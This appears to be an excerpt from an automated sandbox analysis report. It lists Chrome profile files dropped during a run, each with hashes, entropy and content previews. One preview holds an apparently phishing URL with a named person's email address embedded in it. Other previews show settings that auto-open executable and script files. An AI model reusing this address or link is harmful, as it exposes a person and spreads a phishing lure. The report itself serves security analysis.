hJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230639724292"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\4b316f2d-5d0d-40a7-80a3-08da6e5d1d25.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	214212
Entropy (8bit):	6.07081653361216
Encrypted:	false
SSDEEP:	6144:OBIogQRUdqlM7dKoOO2Z9gK1YcsaqfIlUOoSiuRi:OBINDdqe70oOl9gKVroR
MD5:	C2422107EB170FE325A0C255E4193304
SHA1:	2259857FD4B81CB18BF6A2C7E3936DB49522B064
SHA-256:	E8A9FA149325B9F9D6D85B1CEF0D707D24B6C8D3DC523E1DC3F16582503DCEA6
SHA-512:	232E07CF5F610AEAAE362AA7334A0DA55244F253C06BA43ACCD1D11BFDF09C7D564C12E22969F9D7782D965CCD0009E547FBC457BE7C4A9D25A57692293331D
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.656698440774142e+12,"network":1.656666042e+12,"ticks":128733794.0,"uncertainty":4996515.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	3.254162526001658
Encrypted:	false
SSDEEP:	3:FkXft0xE1n:+ftlE1n
MD5:	BD4642AD6C750A12D912B20BCB92E14D
SHA1:	C549F0F48FDD4FBC62E51AC26D7E185160CE2123

SHA-256:	4FD71FE78DFE203137C89C9FB0734358FF432F2BC83338112DC7B830F9B30F2C
SHA-512:	04410D12EF327614C3AF1251C9906BFEB2977211A7F53CBB08A8C01F9465A382CD001E51AB936A0D196D359F1DECDDAEAF5E7D1DBD49CE5F4FF91BF5C332B6 CF
Malicious:	false
Reputation:	low
Preview:	sdPC....................s}.....M..2.!..%

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\14720b77-1f95-483d-89de-9674bd010ae7.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5318
Entropy (8bit):	4.988676402717112
Encrypted:	false
SSDEEP:	96:nYC4MX1pcKIvok0JCzRWL8Kks1VubOTQVuwn:nYCl1pcw4zY/kss
MD5:	E9C7294B16C1CCD4882F6316E737EC8A
SHA1:	17AE52363CAEC5B0A9737CF7583BA12A7B8AFA40
SHA-256:	86103DEEEF3197C6FDC5A3B7D65E604A6BD05C1EC1BAA54DCA7177105B8F6BD0
SHA-512:	4BA1546AA647FE78C669EB8BEF2BAAA5AC1A58A3D713C4DBBDCD51A50AAD3C01523BB3E9EA229D5328164F967B4A52EFB4059A7A69959A9C203CC6FC6277C E46
Malicious:	false
Reputation:	low
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13301172038614367","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\47c92f43-69a6-4d8b-9232-a68d20799244.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F2 5F21
Malicious:	false
Reputation:	low
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\628a060f-90e8-406d-a29a-938b45f2c71a.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17529
Entropy (8bit):	5.5743686324634085
Encrypted:	false
SSDEEP:	384:06rtlLlKgX21kXqKf/pUZNCgVLH2HfDprU36O4X:pLl521kXqKf/pUZNCgVLH2HfFrUqO0
MD5:	6BEC68E30C854E8BAD352889E6599348
SHA1:	981C02D5FEFBFC244FAB543016A64B19730155F6
SHA-256:	FD85782F4DFA486365333D7BB61F8FC1046CFC16E43C40F77990BC7F426A859C
SHA-512:	80BD50AD5395235DA8953C148536BC60DBC45615B173D7B6AB0F2AFC780D48B0D9B908EF4260D20FFC08A3B43EC13CAA92FD48A02BD9C6EAFE309BD8B518F 6B
Malicious:	false
Reputation:	low

Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13301172037662206","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlXNQxlX:qTCT
MD5:	51A2CBB807F5085530DEC18E45CB8569
SHA1:	7AD88CD3DE5844C7FC269C4500228A630016AB5B
SHA-256:	1C43A1BDA1E458863C46DFAE7FB43BFB3E27802169F37320399B1DD799A819AC
SHA-512:	B643A8FA75EDA90C89AB98F79D4D022BB81F1F62F50ED4E5440F487F22D1163671EC3AE73C4742C11830214173FF2935C785018318F4A4CAD413AE4EEEF985D
Malicious:	false
Reputation:	low
Preview:	.f.5.....f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.267333319003755
Encrypted:	false
SSDEEP:	6:63Pi+q2PWXp+N23iKKdK25+Xqx8chI+IFUtqV53IRZmwYV53IlVkwOWXp+N23iKG:H+va5KkTXfchI3FUtNR/PlV5f5KkTXfE
MD5:	8AEC03960DDD7709EED4FD1F70C09584
SHA1:	BB2D2F089531F7F3310854A16FE0CB01B3E90C44
SHA-256:	2066BB316B393696A1C6C215DAD88FA475B9CC826E5129B56993F1B9228AF73A
SHA-512:	70A9A214C594EADD83746DDE187FCD7ECCF83926878B7AF3641EF15AACA9C9063FC410903AA49A9C2D32D80F6FFF8A85C258D38DE83E4F8EB146EC4BC7E7B633
Malicious:	false
Reputation:	low
Preview:	2022/07/01-11:00:59.424 174c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/07/01-11:00:59.426 174c Recovering log #3.2022/07/01-11:00:59.426 174c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.267333319003755
Encrypted:	false
SSDEEP:	6:63Pi+q2PWXp+N23iKKdK25+Xqx8chI+IFUtqV53IRZmwYV53IlVkwOWXp+N23iKG:H+va5KkTXfchI3FUtNR/PlV5f5KkTXfE
MD5:	8AEC03960DDD7709EED4FD1F70C09584
SHA1:	BB2D2F089531F7F3310854A16FE0CB01B3E90C44
SHA-256:	2066BB316B393696A1C6C215DAD88FA475B9CC826E5129B56993F1B9228AF73A
SHA-512:	70A9A214C594EADD83746DDE187FCD7ECCF83926878B7AF3641EF15AACA9C9063FC410903AA49A9C2D32D80F6FFF8A85C258D38DE83E4F8EB146EC4BC7E7B633
Malicious:	false
Reputation:	low
Preview:	2022/07/01-11:00:59.424 174c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/07/01-11:00:59.426 174c Recovering log #3.2022/07/01-11:00:59.426 174c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	627
Entropy (8bit):	5.2393363705338265
Encrypted:	false
SSDEEP:	12:sfwXcO8SbCNT1mlciCySST43wVNBaWHB1jaMCmwfg3KBk778B/xgskZBa+t184Tk:9McbOOc8BTJDBaIDCBfg3IY78BJgskf8
MD5:	CA42AF5BF90A32A9AE3C944236E8DE51
SHA1:	57694D30C5F431B2C3CE4EE99185FA7D491D97B3
SHA-256:	D10E30F398A57C9B7C23B763D856F88535D3F586574789A6ECCACA719FD418F8
SHA-512:	A2AB53902DA5380FA4D43F76251F8DBF74C18D47B3827C33B0C489FFBDF84C3CEF80AD1EB1D4DBB2E4685EEE1C1CE242D1EA212F3BF97E181FDABE1981953D9A
Malicious:	false
Reputation:	low
Preview:	............."L....barilla..com..giangaddo..html..https..login..prati..shafquatarefeen..uhg*p......barilla......com......giangaddo......html......https......login......prati......shafquatarefeen......uhg..2.........a...........b........c........d........e........f........g..........h...........i...........l..........m.........n..........o..........p.........q........r..........s.........t...........u....:S..Bo...k...... ....*Bhttps://shafquatarefeen.com/uhg.html#*giangaddo.prati@barilla.com*2.login:................J............. &06>...

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4219
Entropy (8bit):	4.871684703914691
Encrypted:	false
SSDEEP:	48:YXsJjMH+5s7YMHBKsvxMHVzspxMHbsIHt/soBDysKqnsllzMHpDCLsWJMHLsNuMg:RG+ZGJG+GTTD7IGpD+G7Gp2GnG4GVhH
MD5:	EDC4A4E22003A711AEF67FAED28DB603
SHA1:	977E551B9ED5F60D018C030B0B4AA2E33B954556
SHA-256:	DD2C9F43F622F801FCC213CDE8E3E90EF1D0D26665AE675449A94CEC7EB1D453
SHA-512:	84D3930579FD73C7D86144D5CDC636436955BA79759273C740D2D72BC4847F2F7F165BBCA3EB2E4DFB01777D6A5F141623278C1BF74615C5A491092CE3FD160
Malicious:	false
Reputation:	low
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248543677350473","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543677350474","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31344},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31656},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501454993","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501454994","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":39369},"server":"https://www.googleapis.com","supports_spdy":true},

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5345
Entropy (8bit):	4.9899744134699136
Encrypted:	false
SSDEEP:	96:nYCj7m1pcKIvok0JCzRWL8Kks1VubOTQVuwn:nYCG1pcw4zY/kss
MD5:	01F0611C5A1EB282B85BB73013E645B5
SHA1:	1172CD4D0E2911B51B581FAB30AA7D7CFE7B4413
SHA-256:	9CBC08C83FE0C92806555A3DD743861EADC0CDE95215576EAC788CEFA6A74B5F
SHA-512:	F4C8571ED730282334C2E811E72B6B559B96B8CD0240ACF0CEBCABB0B5B91B6B82ADCF95E472C5EFD0E218FB4D82B90556BFC06E76F9306966C0166D9696377
Malicious:	false
Reputation:	low
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13301172038614367","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	542
Entropy (8bit):	4.704430479150276
Encrypted:	false
SSDEEP:	12:YGGYpDbKEzebFcjwWtp6FPbF3QVcqHWO/NrnLAOK:YHYpqEzoFmpQymaWOFvAOK
MD5:	3F4B0F56C2839839FC3E3270ED4CB7B6
SHA1:	0D74EA655EAE3990E95BD26F6E1467EDF3EB3478
SHA-256:	1912EA5E0A62BBC669DC14AB5A5BD5514B0502C483EE1F27C3F8834384187079
SHA-512:	4E6A828FE73FC4AB03F0EE966CE7BD8061575A059E90709F908D8D91C5F4EB6A8D25BBFA100E48AD7AC94E76D3BCD3547C277B4150D515222757CC9906AD202
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Esta aplicaci\u00f3n no est\u00e1 disponible en este momento."},"craw_connect_to_network":{"message":"Con\u00e9ctate a una red."},"app_name":{"message":"Sistema de pagos de Chrome Web Store"},"app_description":{"message":"Sistema de pagos de Chrome Web Store"},"iap_unavailable":{"message":"Los pagos en la aplicaci\u00f3n no est\u00e1n disponibles en este momento."},"please_sign_in":{"message":"Inicia sesi\u00f3n en Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\09971034-ffcf-4adb-84e9-f9936a2aa628.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.985305467053914
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5qQlsDHF4xj70PpqQEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3Ky:YHO8sdBsB6MAsBdLJlyH7E4f3K33y
MD5:	C401B619D9D8E0ADABC25A47EE49CFBA
SHA1:	C9D3B816DD3FBCD98E9C0A32CEC7B501EFC0BBDA
SHA-256:	8F5D75F5EF9876E8D30CE477509F735B50C4D87DBEDB433BE8EDBE6D4B3CB82F
SHA-512:	BC12F16CB95CB0AD708C6BBD005EF863A8552613E612F1084086E0F8262752E1B5144D044F0D141CE8462CC33343C36B517A5CC778751680485D8F88FB51B862
Malicious:	false
Reputation:	low
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543490879170","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543490879171","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58
Malicious:	false
Reputation:	low
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.985305467053914
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5qQlsDHF4xj70PpqQEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3Ky:YHO8sdBsB6MAsBdLJlyH7E4f3K33y
MD5:	C401B619D9D8E0ADABC25A47EE49CFBA
SHA1:	C9D3B816DD3FBCD98E9C0A32CEC7B501EFC0BBDA
SHA-256:	8F5D75F5EF9876E8D30CE477509F735B50C4D87DBEDB433BE8EDBE6D4B3CB82F
SHA-512:	BC12F16CB95CB0AD708C6BBD005EF863A8552613E612F1084086E0F8262752E1B5144D044F0D141CE8462CC33343C36B517A5CC778751680485D8F88FB51B862
Malicious:	false
Reputation:	low
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543490879170","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543490879171","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d03d9413-92fd-4e9a-8997-24bb47753c8c.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	5.576803327430216
Encrypted:	false
SSDEEP:	384:06rtALlKgX21kXqKf/pUZNCgVLH2HfDprU8l+O40:cLl521kXqKf/pUZNCgVLH2HfFrU1OP
MD5:	8A96314C4F5AA4A46003B913A20AE99D
SHA1:	FFD65053E78CBA85585D547C43F1843D4A84F516
SHA-256:	4F4430DB8FE7D58BECBEAEC967FE6E3A49A91EEAA70B02372B1D80EA6C954DD6
SHA-512:	38D4F1A578CA783B68D02A67566CDB75C72C9D4F32B6B3AA6B0EA91ECFA0DCFD75DE908ABA0A8D7F78E0C93A10ECF0849E8032CB79F0D26E41DAF5022381D41E
Malicious:	false
Reputation:	low
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13301172037662206","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E089
Malicious:	false
Reputation:	low
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Reputation:	low
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\e83c5194-303e-4bef-b1d5-1a1ea17406ce.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5345
Entropy (8bit):	4.9899744134699136
Encrypted:	false
SSDEEP:	96:nYCj7m1pcKIvok0JCzRWL8Kks1VubOTQVuwn:nYCG1pcw4zY/kss
MD5:	01F0611C5A1EB282B85BB73013E645B5
SHA1:	1172CD4D0E2911B51B581FAB30AA7D7CFE7B4413
SHA-256:	9CBC08C83FE0C92806555A3DD743861EADC0CDE95215576EAC788CEFA6A74B5F
SHA-512:	F4C8571ED730282334C2E811E72B6B559B96B8CD0240ACF0CEBCABB0B5B91B6B82ADCF95E472C5EFD0E218FB4D82B90556BFC06E76F9306966C0166D969637 7
Malicious:	false
Reputation:	low
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13301172038614367","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\f11c6353-0e47-4696-9f20-ce16a0854bc8.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4219
Entropy (8bit):	4.871684703914691
Encrypted:	false
SSDEEP:	48:YXsJjMH+5s7YMHBKsvxMHVzspxMHbsIHt/soBDysKqnsllzMHpDCLsWJMHLsNuMg:RG+ZGJG+GTTD7IGpD+G7Gp2GnG4GVhH
MD5:	EDC4A4E22003A711AEF67FAED28DB603
SHA1:	977E551B9ED5F60D018C030B0B4AA2E33B954556
SHA-256:	DD2C9F43F622F801FCC213CDE8E3E90EF1D0D26665AE675449A94CEC7EB1D453
SHA-512:	84D3930579FD73C7D86144D5CDC636436955BA79759273C740D2D72BC4847F2F7F165BBCA3EB2E4DFB01777D6A5F141623278C1BF74615C5A491092CE3FD160
Malicious:	false
Reputation:	low
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248543677350473","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543677350474","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31344},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31656},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501454993","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501454994","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":39369},"server":"https://www.googleapis.com","supports_spdy":true},

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped

Size (bytes):	106
Entropy (8bit):	3.138546519832722
Encrypted:	false
SSDEEP:	3:tblolIrJ5ldQxl7aXVdJiG6R0RlAl:tbdlrnQxZaHIGi0R6l
MD5:	DE9EF0C5BCC012A3A1131988DEE272D8
SHA1:	FA9CCBDC969AC9E1474FCE773234B28D50951CD8
SHA-256:	3615498FBEF408A96BF30E01C318DAC2D5451B054998119080E7FAAC5995F590
SHA-512:	CEA946EBEADFE6BE65E33EDFF6C68953A84EC2E2410884E12F406CAC1E6C8A0793180433A7EF7CE097B24EA78A1FDBB4E3B3D9CDF1A827AB6FF5605DA3691724
Malicious:	false
Reputation:	low
Preview:	C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.G.o.o.g.l.e.\.C.h.r.o.m.e.\.A.p.p.l.i.c.a.t.i.o.n.\.c.h.r.o.m.e...e.x.e.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Version

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.8150724101159437
Encrypted:	false
SSDEEP:	3:Yx7:4
MD5:	C422F72BA41F662A919ED0B70E5C3289
SHA1:	AAD27C14B27F56B6E7C744A8EC5B1A7D767D7632
SHA-256:	02E71EB4C587FEB7EE00CE8600F97411C2774C2FC34CB95B92D5538E7F30DA59
